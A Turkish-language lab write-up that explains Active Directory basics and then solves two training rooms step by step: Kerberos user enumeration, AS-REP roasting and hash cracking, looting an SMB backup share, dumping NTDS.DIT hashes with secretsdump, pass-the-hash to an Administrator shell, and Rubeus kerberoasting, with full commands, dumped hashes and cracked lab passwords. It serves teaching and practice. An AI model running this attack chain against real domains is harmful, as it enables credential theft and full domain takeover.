


ANKACORE26 - BORA DENİZ YILMAZ - 201 AD  
OPERASYONU “Domain Dominance” – 14.04.2026

## Cephe 1: Windows Active Directory Basics

### 1. Domain Controller (DC): "Krallığın Merkezi"


Domain Controller, Active Directory sisteminin kilit noktası diyebiliriz. Sistemdeki kullanıcılar ve makinelerin kimlik bilgilerini tutan ve bunu yöneten bir sunucudur. Aynı zamanda active directory sistemini çalıştıran, authorization ve authentication işlemlerinin yönetiminden sorumludur. Kurumsal bir ağda bazen yüzlerce bazen binlerce makine olabilir. Her kullanıcı her makinede ayrı ayrı kurulsaydı yönetim çok zorlaşırdı. Nedenleri ise; Kimlik doğrulama işlemleri tek noktadan yapılmazdı, parola değişiklikleri ve bunun yönetimi karışık olurdu. Bir sanal makine olarak Windows server kurup pratik bir deneyim elde edebilirsiniz.

### 2. Forest & Trees: "Orman ve Ağaçlar"



**Forest:** Görselin en altında gösterilen yapıdır. Her şeyin en üstüdür. İçinde bir veya birden fazla domain barındırır. Bir forest içerisindeki domainler birbirlerine güvenirler. Bu x bir kurumun farklı şubeleri üstüne olabilir. Aşağıdaki görselde örnek olarak gösterildiği gibi İstanbul.x.com ve ankara.x.com gibi farklı alt domainler olabilir.

Özet olarak konuşmamız gerekirse **forest** tüm organizasyonun tamamı diyebiliriz.



Görselde birden fazla domain var. Her domainin kendi kullanıcıları, grupları ve politikaları vardır. Her domain kendi domain controller'ına sahiptir. Kimlik doğrulaması gibi işlemler burada yapılır.

**Domain Tree:** İlk görselde domain tree yazıyor. Bu aynı isim yapısını paylaşan domain'lerin düzenidir. Örnek olarak yukarıdaki görselde sales.domain1.com, domain1.com bunlar bir ağaç oluşturur. Buradaki domainler aynı kökü yani suffix'i paylaşır, yukarıdaki görselde kök domain1 ve domain2'dir her farklı kök adı bir tree oluşturur.

**Domain:** Domain'ler active directory'nin en temel parçasıdır. Kullanıcılar ve makineler burada bulunur. Kimlik doğrulama işlemi burada yapılır.

Trust relationship yani güven ilişkisi nedir mantığı ile birlikte açıklayalım. Kullanıcıların farklı domain'lerde kaynaklara erişebilmesi için bu yapıların birbirine güvenmesi gerekir. Domain içi ve tree içi güven otomatik ve transitive yani zincirleme olur. Ama farklı tree'ler arası güven Cross-Tree Trust'dır.

### 3. Group Policy Objects (GPO): "Kuralların Gücü"

GPO active directory ortamında kullanıcıların ve makinelerin ayarlarını yapılandırmaya ve yönetmeye yarar. Güvenlik ayarları, kısıtlama, yapılandırma ve bunlar gibi çok sayıda ayarı yönetmeye olanak sağlar.

SysAdmin'in GPO kullanmasının ana sebepleri şunlardır; bir adet kural birden fazla makineye tek seferde aynı anda uygulanabilir, merkezi kontrol sağlanır.

Örnekler:

Tek tek her makineye bakmak yerine tek bir seferde tüm bilgisayarların cmd ve control panele erişimini kısıtlayabilir, usb bellek girişini devre dışı bırakabilir, şifre politikası ekleyebilir (Minimum X karakter ve X günde bir değiştirme zorunluluğu), güvenlik duvarı ayarları yapıp belirli adresleri ve portları bloklayabilir.

## Cephe 2: Keşif ve İlk Sızma (Initial Access)

Şimdi Attacktive Directory odasını çözeceğiz.

Öncelikle kullanmamız gereken bazı araçlar olduğu için onları yüklememiz gerekli. Bu işlemler attackbox üzerinden makineye bağlanan kişiler için geçerli değildir.

```
(kali@kali)-[~/attacktive]
$ sudo git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
[sudo] password for kali:
Cloning into '/opt/impacket'...
```

impacket: içerisinde çeşitli toolar var ve bu toolar python ile yazılmıştır. Bu toolar pentest sırasında bize yardım sağlıyor.

Oda bize Bloodhound ve Neo4j araçlarını da indirmemizi istiyor

BloodHound: Active Directory ortamındaki ilişkileri analiz ederek saldırı yollarını görselleştiren bir güvenlik aracıdır.

Neo4j: Verileri düğümler ve ilişkiler şeklinde saklayıp sorgulayan bir grafik veritabanı sistemidir.

İndirmek için şu komutu girebilirsiniz – sudo apt install bloodhound neo4j -y

## Enumeration

Nmap taraması ile başladım ve zaten oda da bize nmap ile başlamamız gerektiğini belirtmiş.

```
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http             Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-04-17 12:05:36Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: spookyssec.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: spookyssec.local, Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
3389/tcp   open  ms-wbt-server    Microsoft Terminal Services
5985/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Hangi araçla 139/445 numaralı portları enumerate edebiliriz? Sorusunun cevabı enum4linux

enum4linux: SMB/Windows sistemlerinden kullanıcı ve grup gibi bilgileri gibi bilgileri toplamak için kullanılan bir keşif aracıdır.

Bize sorduğu 139 ve 445 portları da NetBIOS ve smb olduğu için enum4linux işimize yarayacaktır.

```
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
```

Enum4linux çalıştırdıktan sonra domain adını ve domain SID'sini bulduk ama elimize bundan başka bir şey gelmedi. Bize NetBIOS-Domain adını sormuş böylelikle adını bulmuş olduk.

```
|_ssl-date: 2026-04-17T12:28:13+00:00; -41s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_ System_Time: 2026-04-17T12:28:05+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2026-04-16T10:07:41
|_Not valid after: 2026-10-16T10:07:41
5025/tcp open: http Microsoft HTTPAPI httpd 2.0. (SSRP/UPnP)
```

Active Directory de kullanıcıların sıklıkla kullandığı TLD domain adı nedir sorusunun cevabını nmap taramamızdan bulabiliyoruz (.local).

## Kerberos ile Enumeration

Kerberos kısaca: Ağlarda güvenli kimlik doğrulama sağlamak için bilet tabanlı çalışan bir protokoldür.

Kerbrute: Kerberos karşısında kullanıcı adı keşfi ve parola denemeleri yapmak için kullanılan bir araçtır.

```
(kali@kali)~[~/go]
$ go install github.com/ropnop/kerbrute@latest
go: downloading github.com/ropnop/kerbrute v1.0.3
go: downloading github.com/op/go-logging v0.0.0-20160315200505-970db520ece7
go: downloading github.com/spf13/cobra v0.0.5
go: downloading github.com/ropnop/gokrb5 v7.2.1-0.20190226233023-10e0941da4e2+incompatible
go: downloading github.com/spf13/pflag v1.0.5
go: downloading github.com/iancannan/go-fork v1.0.0
```

Öncelikle kerbrute aracını indirmemiz gerekiyor. Kerbrute indirmek için go kurmanız gerekli <https://go.dev/doc/install>.

```
(kali㉿kali)-[~/go/bin]
$ ./kerbrute userenum --dc 10.112.139.87 -d spookysec.local /home/kali/attacktive/user.txt
```

Burada kerbrute aracı ile kullanıcı adı enum yapıyoruz.

--dc = domain controller

-d domain adl

En sondaki dizin ise odanın bize verdiği username listesi. Bize kolaylık sağlamak adına bu listeyi kullanmamız istenmiş.

```
Version: dev (n/a) - 04/17/26 - Ronnie Flathers @ropnop

2026/04/17 08:50:04 > Using KDC(s):
2026/04/17 08:50:04 > 10.112.139.87:88

2026/04/17 08:50:04 > [+] VALID USERNAME: james@spookysec.local
2026/04/17 08:50:05 > [+] VALID USERNAME: svc-admin@spookysec.local
2026/04/17 08:50:06 > [+] VALID USERNAME: James@spookysec.local
2026/04/17 08:50:07 > [+] VALID USERNAME: robin@spookysec.local
2026/04/17 08:50:11 > [+] VALID USERNAME: darkstar@spookysec.local
2026/04/17 08:50:14 > [+] VALID USERNAME: administrator@spookysec.local
2026/04/17 08:50:19 > [+] VALID USERNAME: backup@spookysec.local
2026/04/17 08:50:21 > [+] VALID USERNAME: paradox@spookysec.local
2026/04/17 08:50:36 > [+] VALID USERNAME: JAMES@spookysec.local
2026/04/17 08:50:41 > [+] VALID USERNAME: Robin@spookysec.local
2026/04/17 08:51:15 > [+] VALID USERNAME: Administrator@spookysec.local
^C
```

Kerbrute aracında user enumeration yapmamızı sağlayan komut nedir?

userenum

Göze çarpan 2 tane de kullanıcı hangileridir?

svc-admin servis admin olduğu için, backup ise yedekleme işlemlerinden sorumlu olduğu için yüksek yetkiye sahiptir o yüzden göze çarpar.

# Exploitation – ASREPROasting

Kerberos içerisinde bazı kullanıcılarda “Do not require pre-auth ayarı var ise, bu kullanıcının şifresini bilmeden bile ticket alabiliriz.

Burada GetNPUsers aracını kullanacağız (Impacket). GetNPUsers Domain Controller ile iletişime geçip pre-auth kapalı olan kullanıcıları bulmaya çalışır. Bulduklarının ticket hash değerini alır.

Ticket: Kerberos içinde kullanıcının sisteme tekrar şifre girmeden erişmesini sağlayan geçici kimlik doğrulamasıdır.

```
(kali@kali)-[~/attacktive]
$ impacket-GetNPUsers spookyssec.local/svc-admin -no-pass -dc-ip 10.112.139.87
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:21e221b4fb541989cc30e6cc6a981590$ae6934586386e41013ff570262415353b39d1b501f62c7ada00b32
e7bd2ebbcdba248825c26eeb2cd7d4970166fff96467320c29c0b56c7d1139722887e29673bb43d5675d03bd907a10260bba2b4429ef5a1a92d9e01bdf8c5d7
72e37798dd1a0c0f13ab66d8d06fac0cf1f404ff12e9e7bbdca5b5e6dad23d3555a1b77a35a9e02350a6ed321969d7b99059edf609aa526b8fe26cc212af037
80e38bb9cfd0b3de9e3a2a02c308451f067019554bd67ef9faa031c2023ac91f9e3d61b20ae33b5c4f7db1909bcb7cfdcc347403be9367c0fb17b32801b26f
f6612622fae91edac85a89983b5202da8545b241d8494f012
```

Svc-admin ticket hash değerini GetNPUsers sayesinde buluyoruz.

Şimdi bu hash değerini hashcat aracı ile offline bir şekilde kıracağız.

Hashcat: Bir parola kırma aracıdır CPU ve GPU kullanarak brute force ve wordlist saldırıları yapabilir.

18200 Kerberos 5, etype 23, AS-REP

[https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

Bizim hash değerimiz Kerberos 5, AS-REP hash değerinin başında yazıyor.

```
(kali@kali)-[~/attacktive]
$ hashcat -m 18200 --force -a 0 hash.txt sifre.txt
hashcat (v7.1.2) starting
```

Şimdi burada hashcat ile hash değerini kırmaya çalışıyoruz.

-m: Hash türü (mode)

--force: Donanım uyumsuzluğu olsa bile çalıştırmaya zorlamak için

-a 0: wordlist

Burada odanın bize verdiği şifre listesini kullandık.

```
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:21e221b4fb541989cc30e6cc6a981590$ae6934586386e41013ff570262415353b39d1b501f62c7ada00b32
e7bd2ebbcdba248825c26eeb2cd7d4970166fff96467320c29c0b56c7d1139722887e29673bb43d5675d03bd907a10260bba2b4429ef5a1a92d9e01bdf8c5d7
72e37798dd1a0c0f13ab66d8d06fac0cf1f404ff12e9e7bbdca5b5e6dad23d3555a1b77a35a9e02350a6ed321969d7b99059edf609aa526b8fe26cc212af037
80e38bb9cfd0b3de9e3a2a02c308451f067019554bd67ef9faa031c2023ac91f9e3d61b20ae33b5c4f7db1909bcb7cfdcc347403be9367c0fb17b32801b26f
f6612622fae91edac85a89983b5202da8545b241d8494f012:management2005
```

management2005

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

svc-admin ✓ Correct Answer

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Kerberos 5 AS-REP etype 23 ✓ Correct Answer ?

What mode is the hash?

18200 ✓ Correct Answer

Now crack the hash with the modified password list provided, what is the user accounts password?

management2005 ✓ Correct Answer

Ticket çekebileceğimiz 2 tane kullanıcı var. Hangi kullanıcıdan parola olmadan ticket alabiliyoruz?

svc-admin

Hashcat wiki sayfasına bakınca, kerberos hash değerinin türü nedir?

Kerberos 5 AS-REP etype 23

Hash mode değeri nedir?

18200

Hash değerini kırdıktan sonra parolanın ne olduğunu soruyor.

management2005

## Enumeration 139/445

```
(kali㉿kali)-[~/attacktive]
$ smbclient -L 10.112.139.87 -U svc-admin
Password for [WORKGROUP\svc-admin]:

  Sharename      Type      Comment
  -----
  ADMIN$         Disk      Remote Admin
  backup         Disk
  C$             Disk      Default share
  IPC$           IPC       Remote IPC
  NETLOGON       Disk      Logon server share
  SYSVOL         Disk      Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.112.139.87 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Kullanıcı kimlik bilgilerine sahip olduğumuzdan, SMB'ye giriş yapmayı deneyebilir ve domain controller içerisindeki paylaşılmış klasörleri inceleyebiliriz. Bunu smbclient ile yapabiliyoruz.



```

(kali@kali)-[~/attacktive]
$ smbclient //10.112.139.87/backup -U svc-admin
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0  Sat Apr  4 15:08:39 2020
..               D           0  Sat Apr  4 15:08:39 2020
backup_credentials.txt  A         48  Sat Apr  4 15:08:53 2020

      8247551 blocks of size 4096. 4432667 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> exit

```

Dizinleri inceledikten sonra backup\_credentials.txt dosyasını buldum. Windows komut istemcisinde olduğumuz için cmd komutları kullanmamız gerekti. Get ile txt dosyasını aldım.

```

(kali@kali)-[~/attacktive]
$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbmDpiYWNRdXAyNTE3ODYw

```

Base 64'e benziyor.

### Input

```
YmFja3VwQHNwb29reXNlYy5sb2NhbmDpiYWNRdXAyNTE3ODYw
```

```

48 1 0→48 (48 selected)

```

### Output

```
backup@spookysec.local:backup2517860
```

Answer the questions below

What utility can we use to map remote SMB shares?

smbclient ✓ Correct Answer ?

Which option will list shares?

-L ✓ Correct Answer ?

How many remote shares is the server listing?

6 ✓ Correct Answer

There is one particular share that we have access to that contains a text file. Which share is it?

backup ✓ Correct Answer

What is the content of the file?

YmFja3VwQHNwb29reXNIYy5sb2NhbDpiYWNrdXAYNTE3ODYw ✓ Correct Answer ?

Decoding the contents of the file, what is the full contents?

backup@spookysec.local:backup2517860 ✓ Correct Answer

Hangi araç ile paylaşılan klasörlere girebildik?  
smbclient

Hani parametre paylaşılan dosyaları listelemeyi sağlar?  
-L

Kaç tane paylaşılan dizin var?  
6

Bir tanesine bir txt dosyası var hangisi?  
Backup

Dosyanın içeriği nedir?  
YmFja3VwQHNwb29reXNIYy5sb2NhbDpiYWNrdXAYNTE3ODYw

Base64 decode ettikten sonra gelen çıktı nedir?  
[backup@spookysec.local:backup2517860](#)

## Privilege escalation

Secretsdump.py ile, kullanıcı hesabına ait tüm şifre değerlerini alabiliriz. Bunu kullanarak domain controller üzerinde tam kontrol sahibi olacağız.

```
(kali@kali)-[~/attacktive]
$ impacket-secretsdump spookysec.local/backup:'backup2517860'@10.112.136.23
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

Komutu çalıştırıyoruz. Sırası ile domain adı, kullanıcı, 'kullanıcı şifresi'@ip adresi.

```

[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIRECTORY:1000:aad3b435b51404eeaad3b435b51404ee:affa4d22ea71266149c680b76747b746:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad

```

NTLM hashlerini aldık gördüğümüz gibi. Şimdi pass the hash saldırısı yapabiliriz.

```

(kali㉿kali)-[~/attacktive]
$ evil-winrm -u Administrator -i 10.112.136.23 -H 0e0363213e37b94221497260b0bcb4fc

```

Şimdi evil-winrm kullanacağız. Evil winrm, Windows makinelere uzaktan bağlanmak için kullanılan bir araçtır. Bu komutta kullanıcı adını ip adresini ve NTLM hash değerini giriyoruz ve sonucunda shell alacağız.

```

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

```

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
thm-ad\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

Gördüğümüz gibi artık tam anlamı ile içerideyiz.

|                                                                                        |                                  |                  |   |
|----------------------------------------------------------------------------------------|----------------------------------|------------------|---|
| What method allowed us to dump NTDS.DIT?                                               | DRSUAPI                          | ✓ Correct Answer | ? |
| What is the Administrators NTLM hash?                                                  | 0e0363213e37b94221497260b0bcb4fc | ✓ Correct Answer |   |
| What method of attack could allow us to authenticate as the user without the password? | Pass The Hash                    | ✓ Correct Answer |   |
| Using a tool called Evil-WinRM what option will allow us to use a hash?                | -H                               | ✓ Correct Answer | ? |

NTDS.DIT dosyasını nasıl kopyalayabildiğimizi soruyor kullanılan metodu istiyor.  
DRSUAPI: DRSUAPI, Active Directory’de domain controller’lar arasında veri replikasyonu yapmak için kullanılan bir RPC arayüzüdür. kullanıcı, hash vb.

Administrator Kullanıcısının NTLM hash değerini soruyor.

```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Şifre olmadan kullanıcı kimliğini doğrulamamızı sağlayan saldırı yöntemi nedir?  
Pass-the-Hash: Pass-the-Hash, kullanıcının gerçek parolasını bilmeden yalnızca NTLM hash’ini kullanarak kimlik doğrulaması yapma tekniğidir.

Evil-WinRM aracında hash parametresini sormuş.

-H

### 🛡️ Cephe 3: Bilet Avcısı (Kerberos Saldırıları)

Şimdi Attacking Kerberos odasını çözeceğiz.

```
kali@kali: ~/kerberos 80x24
GNU nano 8.7.1 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
10.112.169.58 CONTROLLER.local
```

Öncelikle /etc/hosts yerel dosyasına ip adresini ve domain adını koymamız gerekli. Bunu yaptıktan sonra kerbrute aracı ile kullanıcıları enumerate etmeye başlayabiliriz.

```
(kali@kali)-[~/go/bin]
$ ./kerbrute userenum --dc CONTROLLER.local -d CONTROLLER.local user.txt

Version: dev (n/a) - 04/22/26 - Ronnie Flathers @ropnop

2026/04/22 07:24:16 > Using KDC(s):
2026/04/22 07:24:16 > CONTROLLER.local:88


2026/04/22 07:24:16 > [+] VALID USERNAME: admin1@CONTROLLER.local
2026/04/22 07:24:16 > [+] VALID USERNAME: administrator@CONTROLLER.local
2026/04/22 07:24:16 > [+] VALID USERNAME: admin2@CONTROLLER.local
2026/04/22 07:24:16 > [+] VALID USERNAME: httpservice@CONTROLLER.local
2026/04/22 07:24:16 > [+] VALID USERNAME: machine1@CONTROLLER.local
2026/04/22 07:24:16 > [+] VALID USERNAME: machine2@CONTROLLER.local
2026/04/22 07:24:16 > [+] VALID USERNAME: sqlservice@CONTROLLER.local
2026/04/22 07:24:16 > [+] VALID USERNAME: user2@CONTROLLER.local
2026/04/22 07:24:16 > [+] VALID USERNAME: user1@CONTROLLER.local
2026/04/22 07:24:16 > [+] VALID USERNAME: user3@CONTROLLER.local
2026/04/22 07:24:21 > Done! Tested 100 usernames (10 valid) in 5.378 seconds
```

Şimdi SSH veya RDP ile hedef makineye bağlantı kurmamızı istiyor. Oda bizden rubeus kullanamızı istemiş. Rubeus, Windows tabanlı ortamlarda Kerberos kimlik doğrulama ticketlerinin elde edilmesi, manipüle edilmesi ve kötüye kullanım senaryolarının test etmek için olan bir araçtır.

Admin hesabına bağlandık. Şifreyi oda bize verdi.

Burada rubeus her 30 saniyede bir TGT ticket topluyor. Biz base64 formatında bu ticket verilerini elde ettik.

```
controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>Rubeus.exe kerberoast
```



v1.5.0

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.  
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Searching the current domain for Kerberoastable users
```

```
[*] Total kerberoastable users : 2
```

```
[*] SamAccountName       : SQLService  
[*] DistinguishedName   : CN=SQLService,CN=Users,DC=CONTROLLER,DC=local  
[*] ServicePrincipalName : CONTROLLER-1/SQLService.CONTROLLER.local:30111  
[*] PwdLastSet           : 5/25/2020 10:28:26 PM  
[*] Supported ETYPES     : RC4_HMAC_DEFAULT  
[*] Hash                 : $krb5tgs$23$*SQLService$CONTROLLER.local$CONTROLLER-1/SQLService.CONTROLLER.local:30111*$A82ED0C4A2EE50883427B4B7F2321CE8$17D0514712BB7A8DCD90085D914A1247F9BC260B097B163628C32AC6EEA50EE0FBDF8854F7689A911BB8E83967C372B3B6C8BBDCCD0566D102DE20EF16931C3088BCE758B82BF114C7F0C83C79FE0EEADC8DF5D5253946247BBCAD0391463A43421A18AD4C27D1FCEA25A1B08B2310D3379CAE2DF0A5CFF9DFCFA72B6E6A5ABA1B1E635C7AB22D8AFE21ADD3ECB10A8105B425B9E9716861382E94D77CD8B48A092E1165FD810896E560F66E90C9244208D8A99638D1AE31422F9355B25E1594BE4777A1F48196C8C4A1EB7BED1DF950AE02882D1E38D2B50307A8251030EA8BB68B081716BA6254C5B294E297F767692C7BC1A0B0E78AEFB20DB7BEE1F0D280F40E8B4A4A73B3CDA58676FE578D07E0BB0CA161C412083597D670385FACD5DC6B081E114A72A9532B4A0664B0FA0EA5D02DAAD3E2A42E1D43D39E5CD22BEE0D78255F26EE4B23BDE1126139A6E205E0F6262DD47B605F5002A255A601F500F0200D655616235F63705035A134F5820A08A55667B03B7B05156A75A6
```

Kerberoasting yapıyoruz, SQL ve HTTP servisinin TGS hashleri önümüze düşüyor. Bu hashleri hashcat ile bize verilen parola listesi ile kırmamız gerekiyor.

```
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-8700 CPU @ 3.20GHz, 2424/4849 MB (1024 MB allocatable), 4MCU  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
Minimum salt length supported by kernel: 0  
Maximum salt length supported by kernel: 256  
  
Hashfile '213123.txt' on line 1 ($krb5t...7C90A4452EB00C708D8C4CB052580014): Token encoding exception  
Hashfile '213123.txt' on line 2 ( ...DB96AB8B19050AA1E83FEC19772AF3148): Separator unmatched  
Hashfile '213123.txt' on line 3 ( ...CFBFBE977010241DE053FCACA60A368): Separator unmatched  
No hashes loaded.  
  
